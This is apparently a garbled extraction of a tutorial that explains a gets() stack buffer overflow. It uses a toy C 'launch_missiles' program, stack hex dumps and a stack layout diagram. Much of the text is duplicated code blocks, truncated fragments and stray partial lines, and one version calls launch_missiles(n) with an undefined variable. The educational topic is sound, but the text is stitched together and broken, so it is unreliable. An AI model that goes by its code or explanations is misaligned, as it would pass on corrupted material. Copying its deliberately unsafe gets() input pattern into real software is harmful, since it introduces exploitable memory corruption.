
```

First the pointer to the response buffer is pushed on stack.

Then the return address. Before jumping into gets()

gets() will wait for input from the standard input stream. Each character will be poked sequentially into the response buffer until a newline character, end-of-line or some kind of error occurs. Then, before returning it will append a '\0' character to the buffer.

If the input is 8 characters or more, then the response buffer allocated on the stack is not big enough, and in this case the data storage of the other variables will be overwritten.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}


void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;

    if (n_missiles > 0 && allowaccess)
        launch_missiles(n_missiles);

    if (n_missiles < 0)
        puts("Operation failed");

    if (n_missiles == 0)
        puts("Operation complete");
}

```



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}


void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;

    if (n_missiles > 0 && allowaccess)
        launch_missiles(n_missiles);

    if (n_missiles <= 0)
        puts("Operation complete");
}

```

Here is the exact stack data I got one time I executed the code on my machine.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;

    if (allowaccess)
        launch_missiles(n);
    else
        puts("Operation complete");
}

```


Here is the exact stack data I got one time I executed the code on my machine.

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x88	0xfa	0xff
	0xa0	0x29	0xb7
	0x02	0x00	0x00
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x00	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

) == 0)

les);

her v0.1");



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x88	0xfa	0xff
	0xa0	0x29	0xb7
	0x02	0x00	0x00
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x00	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

```

        puts("Operation complete");
    }
}


```

Here is the exact stack data I got one time I executed the code on my machine.

A lot of this is just padding due to alignment issues.

) == 0)

les);



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff	0xbf
0x88	0xfa	0xff	0xbf	
0xa0	0x29	0xff	0xb7	
0x02	0x00	0x00	0x00	
			0x00	
0x88	0xfa	0xff	0xbf	
0x5b	0x85	0x04	0x08	

```

    puts("Operation complete");
}

```

```

        ) == 0)

les);


    v0.1");

    "Operation complete");
}

```

Here is the exact stack data I got one time I executed the code on my machine.

A lot of this is just padding due to alignment issues.



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x88	0xfa	0xff
	0xa0	0x29	0xb7
	0x02	0x00	0x00
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x00	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08


```

        puts("Operation complete");
    }
}

```

) == 0)

les);



```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x88	0xfa	0xff
	0xa0	0x29	0xff
	0x02	0x00	0x00
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x00	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

```

        puts("Operation complete");
    }
}

```

) == 0)

les);

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()

pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start

high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

0xbffffa40	0x50	0xfa	0xff
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x39	0xe1
	0x88	0xfa	0xff
	0xa0	0x29	0xff
	0x02	0x00	0x00
	0x00	0x40	0xfc
	0x00	0x00	0x00
	0x00	0x00	0x00
	0x88	0xfa	0xff
0xbffffa6c	0x5b	0x85	0x04
			0x08

```

        puts("Operation complete");
    }
}

```

) == 0)

les);

low address

(whatever gets() needs to do)

return address, authenticate_and_launch()
pointer to the response buffer

response (8 bytes)

n_missiles (4 bytes)

allowaccess (1 byte)

pointer to stack frame for _main

return address, next instruction in _main

pointer to stack frame for _start

return address, next instruction in _start


high address

```

void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
}

```

